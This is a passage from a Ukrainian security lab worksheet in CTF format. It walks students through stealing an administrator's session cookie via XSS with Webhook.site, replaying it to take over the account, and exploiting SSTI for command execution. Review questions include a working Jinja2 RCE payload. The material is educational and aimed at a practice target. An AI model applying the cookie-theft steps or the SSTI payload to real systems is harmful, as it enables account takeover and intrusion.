

Рисунок 8 – Приклад отриманих HTTP-запитів в результаті XSS-атаки

12. У переліку отриманих HTTP-запитів на Webhook.site знайдіть той, що містить коректне значення cookie (зверніть увагу: валідний токен **не повинен починатися із символу крапки**).



Рисунок 9 – Приклад HTTP-запиту із коректним значенням cookie адміністратора

13. Скопіюйте знайдене значення токена адміністратора.

14. Проаналізуйте структуру отриманого JWT-токена за допомогою сервісу jwt.io (лаб. №6).

15. Поверніться на вкладку вразливого вебзастосунку. Відкрийте інструменти розробника (ПКМ → Inspect → Storage → Cookies) та замініть поточне значення вашого cookie (session) на токен адміністратора, отриманий у результаті XSS-атаки.

16. Після заміни токена оновіть сторінку. Переконайтеся, що ви успішно авторизувалися та отримали привілейований доступ до облікового запису адміністратора (monolith_master).



Рисунок 10 – Приклад успішної підміни токена

17. Перейдіть до розділу “Пошук сталкерів”.

18. Виконайте базову перевірку поля вводу на наявність вразливості Server-Side Template Injection (SSTI), виконавши тестовий математичний вираз (див. теоретичні відомості).

19. Підтвердивши наявність SSTI, експлуатуйте вразливість для віддаленого виконання системних команд (RCE):

- whoami
- id
- pwd

20. Продовжуючи експлуатацію SSTI, виведіть перелік файлів у поточній директорії та прочитайте вміст знайденого текстового файлу (.txt).

Бонусне завдання (опціонально, для отримання додаткового бала):

1. Застосовуючи вразливість SSTI, проведіть розширений аналіз файлової системи. Дослідіть наявні директорії та їхній вміст для пошуку додаткових підказок, закодованого прапора та компонентів, необхідних для декодування.

2. На основі отриманих підказок, виконайте криптографічні перетворення (декодування) для здобуття фінального прапора.

Формат прапора: stalker_ctf{FLAG}

Контрольні запитання

1. Що є основною причиною виникнення вразливості SQL Injection?

2. Який оператор SQL використовується під час UNION-based SQL Injection?

3. Які дві обов’язкові умови мають виконуватися для успішного використання UNION під час реалізації SQL-ін’єкції?

4. Яка системна база даних у MySQL використовується для отримання інформації про структуру БД?

5. Який тип SQL-ін’єкції характеризується тим, що результати виконання шкідливого запиту не відображаються безпосередньо на сторінці, і для отримання даних атакуючий змушений аналізувати зміни у відповіді сервера (True/False) або затримки часу?

6. Що таке Cross-Site Scripting (XSS)?

7. Який тип XSS виникає, коли шкідливий код зберігається на сервері та виконується при відкритті сторінки іншими користувачами?

8. Який тип XSS виникає, коли шкідливий код передається в HTTP-запиті (наприклад, через параметри URL або форму) та одразу відображається у відповіді сервера без збереження на сервері?

9. Який тип XSS виникає, коли шкідливий код виконується внаслідок небезпечної обробки даних у DOM браузера за допомогою JavaScript без участі сервера?

10. Який прапор унеможливлює викрадення сесійних ідентифікаторів за допомогою XSS?

11. Яка основна причина виникнення вразливості SSTI у вебзастосунках?

12. Яка мета використання наступного payload у процесі експлуатації SSTI: *{{ cycler.__init__.__globals__.os.popen('whoami').read() }}* ?

Список джерел

1. What is SQL Injection?. *PortSwigger*. URL: https://portswigger.net/web-security/sql-injection.
2. Cross Site Scripting (XSS). *OWASP Foundation*. URL: https://owasp.org/www-community/attacks/xss/.
3. Cross-site scripting (XSS). *PortSwigger*. URL: https://portswigger.net/burp/documentation/desktop/testing-workflow/vulnerabilities/input-validation/xss.
4. SSTI (Server-Side Template Injection). URL: https://www.imperva.com/learn/application-security/server-side-template-injection-ssti/.
5. HTB Academy. *HTB Academy*. URL: https://academy.hackthebox.com/.